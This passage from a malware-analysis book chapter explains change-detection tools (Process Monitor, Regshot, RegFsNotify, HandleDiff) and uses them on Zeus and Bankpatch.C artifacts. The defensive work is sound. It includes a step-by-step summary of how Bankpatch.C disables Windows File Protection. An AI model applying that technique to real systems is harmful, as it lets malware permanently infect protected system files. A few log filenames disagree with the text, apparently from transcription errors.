
Figure 9-1 shows how to create a filter so that Process Monitor records only changes made by processes named `cmd.exe`. You can set filters based on other criteria as well, such as process ID or the operation being performed.

After applying the filter, click the magnifying glass icon to start the capture. Then, execute the malware that you want to analyze. If you're looking for indications of particular behaviors, you can conduct a search with Process Monitor's GUI. Alternately, you can export the results to a text file and use `findstr` (Windows) or `grep` (Unix).

### Logging Boot Time Activity

Malware samples survive reboots in various ways to remain persistent on an infected machine. Malware that starts automatically when the system boots is problematic from an analysis point of view, because the malware can complete its malicious actions before you start your monitoring tools. However, if you click Options ⇨ Enable Boot Logging, then Process Monitor will begin capturing APIs the next time you reboot the system. This is significant, because it logs activity starting with the creation of `smss.exe`—the first user

mode process. Thus, you can record what happens on a system even before processes like `csrss.exe`, `winlogon.exe`, and `explorer.exe` start. Figure 9-2 shows an example of the boot time logging.



**Figure 9-2:** Logging the boot sequence

For another example of using Process Monitor, see Recipe 13-4. That recipe also provides a video (which you can find on the DVD) showing how to set up Process Monitor filters and how to isolate and highlight specific activity.

<sup>1</sup><http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx>

## RECIPE 9-2: CHANGE DETECTION WITH REGSHOT


Regshot<sup>2</sup> is a difference-based change detection tool that focuses on the file system and registry. Similar alternatives to Regshot include InCtrl5<sup>3</sup> and Winalysis.<sup>4</sup> Regshot has a few benefits over its competition in that it is open source, tends to be much faster, and is a standalone executable (i.e., it does not require any installation). Here is a description of the technique used by Regshot:

- When you initiate the first (i.e., baseline) snapshot with Regshot, it uses `RegEnumValue` and `RegEnumKeyEx` to build an in-memory list of existing registry keys and values.
- Regarding the file system, it recursively searches from any number of top-level directories and builds an in-memory list of files using `FindFirstFile` and `FindNextFile`. For each file, it records the size in bytes, the file's attributes (hidden, system, archived, and so on), and the file's last write time.
- Upon taking the second snapshot and performing a comparison, Regshot alerts on any created, modified, or deleted registry keys, values, or files.

### Using Regshot


To use Regshot, enter the top-level directories (separated by a semicolon) that you want to monitor. For the most comprehensive results, you must include the root drive (C:\). To detect malware attempting to spread via autorun, you can connect a USB drive or secondary hard disk to your analysis machine and monitor that as well by entering something like C:\;F:\;G:\. Registry changes are monitored automatically, so there is no configuration required for that component.

To create a baseline, click the first shot button and wait for Regshot to finish enumerating all of the required information. Then you can execute the malware, wait a desired amount of time, and click the second shot button, as shown in Figure 9-3.



**Figure 9-3:** Taking a snapshot of the file system and registry with Regshot

After the second snapshot completes, you can click the compare button to see the results. Figure 9-4 shows an example of the changes recorded by Regshot:



**Figure 9-4:** An example of Regshot results

As you can see, each section of the Regshot report contains useful information about the malware's behavior. You can make the following conclusions:

- **Registry changes:** The malware changes the `NoFolderOptions` setting in the registry, which prevents users from being able to control how Windows Explorer displays folders. In particular, users cannot configure Explorer to show files with the hidden attribute set. It also changes the `DisableRegistryTools` setting, which prevents users from starting the default registry editor(s) that Windows provides (so that users cannot remove registry entries added by the malware).
- **Files added:** The malware adds a file named `csrss.exe` to the user's temporary directory. Two new files exist in the Prefetch directory. However, these are indirect artifacts of the malware. In other words, the Windows OS created the Prefetch files, not the malware. The Prefetch files are good sources of forensic evidence. They tell you that files named `944983008.exe` and `csrss.exe` executed on the system during the malware's execution. Without the Prefetch file, you can only tell that `csrss.exe` was created, not that it actually ran.
- **Files deleted:** The malware deleted a file named `944983008.exe` from the user's desktop. This file is the original malware sample. Thus, you can conclude that the malware deletes itself after executing.

- **Files (or file attributes) modified:** The malware does not *directly* modify any files. The files that you see in Figure 9-4 are all *indirectly* changed. For example, the Internet Explorer history files were probably changed because one of the malicious processes (944983008.exe or csrss.exe) used the WinINet API. Thus, the WinINet API functions automatically updated the index.dat (IE history files) with the sites accessed.

<sup>2</sup><http://sourceforge.net/projects/regshot/>

<sup>3</sup><http://www.pcmag.com/article2/0,2817,9882,00.asp>

<sup>4</sup>The tool's original homepage ([www.winanalysis.com](http://www.winanalysis.com)) is offline, but you can find it on Google.

### RECIPE 9-3: RECEIVING FILE SYSTEM CHANGE NOTIFICATIONS



*You can find supporting material for this recipe on the companion DVD.*

Notification-based tools can detect changes to the file system by registering callback functions. The callback function is a programmer-defined action that Windows executes when any process makes changes to files in a directory being monitored. The tool that we present in this recipe (found on the book's DVD and called RegFsNotify.exe) monitors all top-level directories of fixed drives (local hard disks) and removable drives (USB) for new files, deleted files, changes in file size, and changes to file attributes. In its callback function, RegFsNotify.exe reports the behaviors that occurred.

#### File System Change Notifications

Registering change notifications requires the following Windows API functions:

- FindFirstChangeNotification
- FindNextChangeNotification
- ReadDirectoryChangesW

The first argument to FindFirstChangeNotification is the name of a directory to monitor. The second argument specifies if you want to monitor for changes in subdirectories (i.e., recursively). The third argument is a value representing the types of notifications that you want to receive. If the function succeeds, it returns a handle. Here is the API prototype for the function:

```
HANDLE WINAPI FindFirstChangeNotification(
    __in LPCTSTR lpPathName,    // path of a directory to monitor
    __in BOOL bWatchSubtree,    // true to monitor recursively
    __in DWORD dwNotifyFilter    // one or more values from Table 9-2
);
```

Table 9-2 shows the possible values for the `dwNotifyFilter` parameter.

**Table 9-2:** Possible Values for the `dwNotifyFilter` Argument

Value	Description
<code>FILE_NOTIFY_CHANGE_FILE_NAME</code>	Triggers when files are renamed, created, or deleted
<code>FILE_NOTIFY_CHANGE_DIR_NAME</code>	Triggers when directories are created or deleted
<code>FILE_NOTIFY_CHANGE_ATTRIBUTES</code>	Triggers on any attribute change to files in the watched directory
<code>FILE_NOTIFY_CHANGE_LAST_WRITE</code>	Triggers when the last write time of any file in the watched directory is updated
<code>FILE_NOTIFY_CHANGE_LAST_ACCESS</code>	Triggers when the last access time of any file in the watched directory is updated
<code>FILE_NOTIFY_CHANGE_CREATION</code>	Triggers when the creation time of any file in the watched directory is updated
<code>FILE_NOTIFY_CHANGE_SECURITY</code>	Triggers when the security descriptor of any file in the watched directory is updated
<code>FILE_NOTIFY_CHANGE_SIZE</code>	Triggers when any file in the watched directory changes size

If you want to register notifications for multiple directories using different filters, you can do that, too. For example, you may want to detect created files in `C:\WINDOWS\system32`, but only detect changes to existing files in `C:\Users`. To do this, you call `FindFirstChangeNotification` twice and then pass an array of the returned handles to `WaitForMultipleObjects`. This puts your program to sleep until a process triggers one of the notifications. When the waiting function returns, your program can use `ReadDirectoryChangesW` to gather details on the change. Here is the prototype for this API function and the structure of data that it returns.

```

BOOL WINAPI ReadDirectoryChangesW(
    __in        HANDLE hDirectory,    // open handle to watched directory
    __out       LPVOID lpBuffer,      // output buffer
    __in        DWORD nBufferLength,  // length of lpBuffer
    __in        BOOL bWatchSubtree,   // true to monitor recursively
    __in        DWORD dwNotifyFilter, // one or more values from Table 9-2
    __out_opt   LPDWORD lpBytesReturned, // # bytes written to lpBuffer
    __inout_opt LPOVERLAPPED lpOverlapped, // required for overlapped mode
    __in_opt    LPOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);

typedef struct _FILE_NOTIFY_INFORMATION {
    DWORD NextEntryOffset; // offset to next structure
    DWORD Action;          // action (modified, deleted, created, etc)
    DWORD FileNameLength;  // number of bytes in FileName array

```



```
WCHAR FileName[1]; // variable sized buffer for the file/directory name
} FILE_NOTIFY_INFORMATION, *PFILE_NOTIFY_INFORMATION;
```

The `hDirectory` parameter is a handle to the directory you're monitoring. The `lpBuffer` parameter is a buffer in which the output is placed. The output is an array of `FILE_NOTIFY_INFORMATION` structures—one for each change that occurred. To report on the changes, you just need to cycle through the array of structures and print the `Action` and `FileName` fields. You can find the full source code for `RegFsNotify.exe` on the book's DVD.

## Using RegFsNotify

To use `RegFsNotify.exe`, just call it from command line—no arguments are needed. It has only been tested on Windows XP and Windows 7, but may work on other versions of Windows as well. When you want to stop the monitor, type **Ctrl+C** into the command prompt. All logs are saved to a file named `RegFsNotify.txt` in your current working directory. Figure 9-5 shows example output from `RegFsNotify.exe`. You can also find a video of using the tool on the book's DVD.

```
Administrator: Command Prompt - RegFsNotify.exe
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[REGISTRY] \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
[ADDED] C:\Windows\Prefetch\HUNDLL32.EXE-03D09487.pf
[MODIFIED] C:\Windows\Prefetch\HUNDLL32.EXE-03D09487.pf
[MODIFIED] C:\Users\John\NTUSER.DAT
[MODIFIED] C:\Users\John\NTUSER.DAT
[REMOVED] C:\Windows\Temp\IMP0000001D71ED23F4751A601D
[ADDED] C:\AUTORUN.INF
[MODIFIED] C:\AUTORUN.INF
[MODIFIED] C:\AUTORUN.INF
[MODIFIED] C:\AUTORUN.INF
[MODIFIED] C:\AUTORUN.INF
[MODIFIED] C:\AUTORUN.INF
[ADDED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}
[ADDED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[ADDED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\safe..
[REMOVED] C:\Windows\Temp\IMP0000001D71ED23F4751A601D
[MODIFIED] C:\Windows\WinSxS\Programs\RecentFileCache.bcf
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[REGISTRY] \REGISTRY\USER-S-1-5-21-2227240855-3597231692-4131316174-1000\Software\Microsoft\Windows\
check\{E843B72-5842-4d43-8645-BC2C35960837}.check.106
[REGISTRY] \REGISTRY\USER-S-1-5-21-2227240855-3597231692-4131316174-1000\Software\Microsoft\Windows\
check\{E843B72-5842-4d43-8645-BC2C35960837}.check.101
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
[MODIFIED] C:\recycle.{645FF040-5081-101B-9F08-00AA002F954E}\rau32.exe
```

**Figure 9-5:** Analyzing malware behaviors with RegFsNotify

Each line of the `RegFsNotify.exe` output begins with `[ADDED]`, `[REMOVED]` or `[MODIFIED]` to indicate the type of activity that occurred. Based on the data shown in Figure 9-5, you can make the following conclusions:

- **Registry changes:** The malware makes several changes to the Image File Execution Options registry key (monitoring the registry with change notification is discussed



in Recipe 9-4). Any time you see malware adding new values to this key, it is likely an attempt to prevent antivirus products from running on the system. For more information, see the McAfee blog.<sup>5</sup>

- **Added files:** During execution of the malware, the following files were created:
  - **A new prefetch file** (C:\Windows\Prefetch\RUNDLL32.EXE): The most likely explanation is that the malware dropped or downloaded a DLL and then used rundll32.exe to execute the DLL (see Recipe 13-2).
  - **An autorun file** (C:\AUTORUN.INF): This indicates an attempt to spread to other computers.
- **Removed files:** The malware deleted a file named tete23418937t.dll. Based on the suspicious name, the file was probably created by the malware shortly before it was deleted (i.e., it didn't exist on the system before running the malware). This is an example of a temporary file, as discussed in Table 9-1, and it would likely not be detected by difference-based tools such as Regshot.

#### NOTE

An interesting note about the RegFsNotify.exe output is that two files (rav32.exe and safe..) were reportedly added, but look at the full path—they were added to the recycle bin. This behavior could have two explanations. One possibility is that the files were deleted and moved to the recycle bin. However, files deleted on command line or by direct calls to `DeleteFile` will bypass the recycle bin. A user certainly didn't delete the files from Explorer, because all of this happened on a virtual machine that wasn't being used at the time. Therefore, there is only one explanation left—the malware intentionally adds files to the recycle bin in an attempt to hide. Most users don't empty *or look inside* their recycle bins very often, so it is a reasonable place to drop files (as opposed to, say, the user's desktop where the malware would certainly be spotted).

### RegFsNotify Limitations

In addition to the limitations described in Table 9-1, the API functions required for producing notifications can sometimes “miss” changes. For example, if you delete a directory that contains 20 files, you might only receive notification about the directory and 12 of its files. This is a documented weakness and occurs when many changes are made at once. Also, you cannot register notifications for remote or shared network drives.

<sup>5</sup><http://www.avertlabs.com/research/blog/index.php/2008/12/09/image-file-execution-options/>

**RECIPE 9-4: RECEIVING REGISTRY CHANGE NOTIFICATIONS**

*You can find the supporting material for this recipe on the companion DVD.*

Registry change notification works a bit differently than the file system change notification. You can receive notification when a change is made to a registry key or any of its subkeys, but it's up to you to figure out which key changed. In other words, there is no `ReadDirectoryChangesW` equivalent for the registry. You can cope with this issue by building an in-memory list ahead of time (similar to Regshot) and then seeing what was added, modified, or deleted; or you can recursively parse the registry and check the last-written timestamps when you receive a notification.

**NOTE**

Malware can change a file's timestamps by calling `SetFileTime` or it can prevent the NTFS file system from updating last access times by altering the `NtfsDisableLastAccessUpdate` registry key. However, as far as we know, there's no stable method of altering timestamps on registry keys or preventing them from being recorded. See Recipe 10-2 for an example of detecting file timestamp-altering malware.

**Registry Change Notifications**

Here is the API prototype for `RegNotifyChangeKeyValue`:

```
LONG WINAPI RegNotifyChangeKeyValue(
    __in    HKEY hKey,           // handle to top-level registry key
    __in    BOOL bWatchSubtree, // watch subtree (recursive)
    __in    DWORD dwNotifyFilter, // one or more values from table 9-3
    __in_opt HANDLE hEvent,     // event to signal upon change
    __in    BOOL fAsynchronous  // true for asynchronous mode
);
```

The `dwNotifyFilter` can be one or more of the values shown in Table 9-3.

**Table 9-3: dwNotifyFilter Values**

Value	Description
REG_NOTIFY_CHANGE_NAME	Triggered when a subkey is added or deleted
REG_NOTIFY_CHANGE_ATTRIBUTES	Triggered when the attributes of a key are changed
REG_NOTIFY_CHANGE_SECURITY	Triggered when a key's security descriptor changes
REG_NOTIFY_CHANGE_LAST_SET	Triggered when values in a key are added, deleted, or modified

The authors have built the registry notification code into RegFsNotify.exe, which was introduced in Recipe 9-3. By default, it monitors for changes to any key under HKLM\Software or HKCU\Software. You can add as many top-level keys as you want. Some anti-virus products rely on this type of change notification so they can immediately restore their registry settings if malware tries to delete them. Likewise, many malware families use the same technique to restore their own registry settings if antivirus products delete them. Now, you can add the technique to your tools as well.

## RECIPE 9-5: HANDLE TABLE DIFFING




*You can find the supporting material for this recipe on the companion DVD.*

The tools discussed thus far in the chapter are based on detecting changes to persistent, non-volatile data such as files and registry keys. Unless the files and registry keys are deleted, they will exist after a reboot. However, other types of data are more volatile in nature, such as desktop, mutex, and event objects. If you don't monitor changes to these types of objects, you can miss some critical aspects of a malware sample's behavior. This recipe introduces the concept of handle table diffing and describes how we built the tool called HandleDiff.exe, which you can find on the book's DVD.

## Windows Objects

Windows is an object-oriented OS, which means that through the kernel's eyes, everything is an object. Before an application can perform an operation on an object (such as reading from or writing to a file), it must first open a handle to the file object. Figure 9-6 shows how you can use the SysInternals tool named WinObj<sup>6</sup> to view the different types of objects that exist on a system.



**Figure 9-6:** Using WinObj to view object types

When analyzing malware, you can learn a lot about its behavior based on which objects of each object type it accesses. For example, the fact that it opens a handle to a file doesn't tell you much. You want to know the name of the file and the access granted (read-only, write access, and so on). One of the tools you can use to capture handle information is `handle.exe` from Sysinternals. Using the `-p` and `-a` flags, you can print all handles for a particular process, as shown in Figure 9-7.





Figure 9-7: Open handles for process with PID 1200

Notice that the name field for some objects is blank. This is normal for objects such as threads and timers that simply don't have associated names. Other objects, such as mutexes, events, and semaphores can be named or unnamed, depending on whether the process that created them wants to allow other processes on the system to access the objects. Another tool you can use to inspect a process's open handles is Process Hacker.<sup>7</sup> As shown in Figure 9-8, Process Hacker's handles tab hides unnamed handles by default, but you can change that by deselecting the box.



Deselect this box to show all handles

Figure 9-8: Viewing open handles with Process Hacker

One weakness of using these tools is that they only show currently open handles for a process. If you're analyzing malware dynamically and it closes its handle to an object before you view its open handles, then you will miss certain activity. Another problem is the sheer volume of open handles that each process on the system has open at any time. If other processes on the system close or open handles to objects as a result of something that the malware does, how do you determine exactly what changed?

#### NOTE

Just how many handles can a given process have open concurrently? As Mark Russinovich explains in his blog titled *Pushing the Limits of Windows: Handles* (<http://blogs.technet.com/b/markrussinovich/archive/2009/09/29/3283844.aspx>), the number is just over 16 million. In the blog, Mark also describes a method of determining changes to a process's handle table using the `!htrace` extension for WinDbg (see Chapter 14).

The indirect changes, or side effects of malware activity, are critical artifacts that you want to record during an analysis. Every program, malicious or not, is responsible for several unintentional and uncontrollable changes to the system on which it runs. For example, `csrss.exe` is involved in the creation of user mode processes. It has an open handle to every new process that starts, and the handle remains open for as long as the process is running. The process can try to hide many ways, but you can detect it by inspecting `csrss.exe`'s open handles (this is known as an alternate process listing). The process can try to manipulate `csrss.exe`'s handle table (see Recipe 8-7 for an example), but that requires opening a handle to `csrss.exe`. Thus, in order to hide one artifact, the malware must create another artifact.

### Developing a Handle-Diffing Program

To address the problem, we created a program called `HandleDiff.exe`. It works by comparing the handles that are open in each process before and after running a malware sample. In other words, it's a difference-based change detection tool, but focused on newly opened and closed handles. The following list gives a slightly more technical description of how `HandleDiff.exe` works. The full source code for the program is also available on the DVD that accompanies this book.

- Enumerates processes on the system using the `CreateToolhelp32Snapshot` API with the `TH32CS_SNAPPROCESS` flag.
- Uses `NtQuerySystemInformation` with the `SystemHandleInformation` class for each process. The output of this function is a `SYSTEM_HANDLE_INFORMATION` structure, which contains an array of `SYSTEM_HANDLE_TABLE_ENTRY_INFO` structures (one for

each open handle on the system). The `UniqueProcessId` field identifies the PID of the owning process.

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    USHORT UniqueProcessId;
    USHORT CreatorBackTraceIndex;
    UCHAR  ObjectTypeIndex;
    UCHAR  HandleAttributes;
    USHORT HandleValue;
    PVOID  Object;
    ULONG  GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG NumberOfHandles;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[1];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;
```

- Opens each process using `OpenProcess` and requests `PROCESS_DUP_HANDLE` permissions. `HandleDiff.exe` creates a duplicate copy of the process's open handles using the `DuplicateHandle` API call.
- Passes each duplicated handle to `NtQueryObject` with the `ObjectTypeInformation` and `ObjectNameInformation` flags. The output of this API is the type of the handle (i.e., Process, Thread, File, and so on) and the name of the object that the handle describes.
- Records all of the gathered handle information into a C++ vector (dynamically sizeable array) and performs all of the steps again during the second snapshot, thus creating two vectors of handles.
- Compares which handles exist in one vector but not the other. This determines exactly what changed.

#### NOTE

One of the documented disadvantages to using the `NtQueryObject` API is that a program will hang when querying the names of Pipe objects that have been opened for synchronous access and that have pending read or write operations. To prevent hanging, `HandleDiff.exe` looks up names for Pipe objects in a separate thread, which it can then terminate if the thread doesn't complete quickly.

## Using HandleDiff.exe

The following syntax shows how you can use the HandleDiff.exe program:

```
C:\> HandleDiff.exe -h
-----
HandleDiff v0.2
-----

Usage: HandleDiff.exe [OPTIONS]
OPTIONS:
    -h          show this message and exit
    -d          diffing mode
    -s <SECS>   take 2nd snapshot after SECS seconds
    -f <FILE>   save results to file
    -q          quiet, only show handles with names
```

To enumerate all handles on the system and print to STDOUT:

```
C:\> HandleDiff.exe
```

To only enumerate handles with names (quiet mode):

```
C:\> HandleDiff.exe -q
```

To only enumerate handles with names, but save to a file:

```
C:\> HandleDiff.exe -q -f log.txt
```

To use diffing mode with manual timer (you press a key when you're ready for the second snapshot):

```
C:\> HandleDiff.exe -d
```

To use diffing mode with automatic timer (60 seconds) and save output to a file (good for use in automated sandboxes):

```
C:\> HandleDiff.exe -d -s 60 -f log.txt
```

The next few recipes show practical demonstrations of using HandleDiff.exe to investigate malware such as Zeus and Bankpatch.C. You can also find a video on the book's DVD that walks you through the steps for using HandleDiff.exe and how to interpret its output.

<sup>6</sup><http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx>

<sup>7</sup><http://processhacker.sourceforge.net/>

## RECIPE 9-6: EXPLORING CODE INJECTION WITH HANDLEDIFF



You can find the supporting material for this recipe on the companion DVD.

Zeus (also known as Zbot, PRG, ntos, and wsnpoem) is a trojan that relies heavily on code injection. The code that Zeus injects into a target process requires access to DLLs (for dependencies), files, registry keys, mutexes, and so on. As a result, the target process will open handles to those resources. This recipe shows how to use HandleDiff.exe to explore the artifacts created by Zeus when it infects a system.

## Using HandleDiff with Zeus

To determine exactly which handles a target process opens as a result of Zeus's injected code, you can set up HandleDiff.exe with an automated timer. Before the timer expires, you can infect the system with Zeus. Here is a snippet of the results:

```
C:\> HandleDiff.exe -d -s 60 -f zeus.txt
-----
winlogon.exe (pid 684)
OldHandles: 516
NewHandles: 530
[+] 0x148      File      \WINDOWS\system32\lowsec\local.ds
[+] 0x14c      File      \WINDOWS\system32\lowsec\user.ds
[+] 0x1bc      Key       \REGISTRY\USER\DEFAULT\Software\Microsoft\
Windows\CurrentVersion\Internet Settings
[+] 0x5e8      File      \WINDOWS\system32\sdra64.exe
[+] 0x7a0      File      \lsass
[+] 0x7e4      Mutant    \BaseNamedObjects\_AVIRA_2109
[+] 0x878      Semaphore \BaseNamedObjects\shell.{210A4BA0-\
3AEA-1069-A2D9-08002B30309D}
[+]          DLL      C:\WINDOWS\system32\wininet.dll
[+]          DLL      C:\WINDOWS\system32\wsck32.dll
-----
spoolsv.exe (pid 1704)
OldHandles: 135
NewHandles: 139
[+] 0xc4       Key       \REGISTRY\USER\DEFAULT\Software\Microsoft\
Windows\CurrentVersion\Internet Settings
[+] 0x298      Mutant    \BaseNamedObjects\13CE123C01CAE16D000006A82
[+]          DLL      C:\WINDOWS\system32\psapi.dll
[+]          DLL      C:\WINDOWS\system32\wininet.dll
[+]          DLL      C:\WINDOWS\system32\wsck32.dll
```

For each process, the output shows the process ID, process name, and number of handles in the baseline snapshot and comparison snapshots. You'll also see a line displaying a + (plus) sign for newly created handles or a - (minus) sign for recently closed handles, along with the handle value, object type, and object name.



As you can see, winlogon.exe started with 516 open handles before running Zeus and ended up with 530. Without further inspection, you can't say for sure that Zeus directly caused the extra 14, but if you take a look at the object names, you can make a better assessment:

- The open file handles to local.ds and user.ds are directly caused by Zeus—those are the files in which the trojan stores its configuration and stolen data.
- The open registry handle to the Internet Settings key is an artifact produced by wininet.dll loading, which is a networking DLL that Zeus uses to contact its command and control sites, along with wsock32.dll, the Winsock library.
- The \_AVIRA\_2109 mutex is created by Zeus to mark its presence on the system.
- The open file handle to sdra64.exe is the Zeus executable on disk, which the infected winlogon.exe process locks so that other processes cannot delete it.

The video on the book's DVD for this recipe shows several other artifacts left by Zeus.

## RECIPE 9-7: WATCHING BANKPATCH.C DISABLE WINDOWS FILE PROTECTION



*You can find the supporting material for this recipe on the companion DVD.*

Detecting newly created handles is only one possibility with HandleDiff.exe. You can also detect recently closed handles in any process. Why would you ever be interested in knowing which handles were closed? Consider the following example based on a trojan called Bankpatch.C.<sup>8</sup> This malware acts as a file infector and introduces malicious code into DLLs such as kernel32.dll and wininet.dll. However, on systems with Windows File Protection (WFP), the DLLs are “protected” against changes. Bankpatch.C disables Windows File Protection (WFP) in the exact manner described in 2004 by Daniel Pistelli.<sup>9</sup> To summarize the method:

- Enumerates handles with `NtQuerySystemInformation` and the `SystemHandleInformation` class.
- Gets the object name for each of winlogon.exe's open handles using `NtQueryObject` and the `ObjectNameInformation` class.
- Converts the object name to uppercase and then checks if it contains `WINDOWS\SYSTEM32` or `WINNT\SYSTEM32`. If so, the code duplicates a handle to the object with `DUPLICATE_CLOSE_SOURCE` rights. These are the handles that winlogon.exe needs to have open in order to monitor the directories for changes (using the same file system change notification technique described in Recipe 9-3).
- Uses `CloseHandle` on the duplicated handle, which essentially closes winlogon.exe's copy of the handle. Once winlogon.exe's handle to the system32 directory is closed, it can no longer receive notifications about changes to protected files in the system32 directory. If winlogon.exe can't find out a file was modified, it cannot initiate a fix. Therefore, Bankpatch.C's file infection becomes permanent.
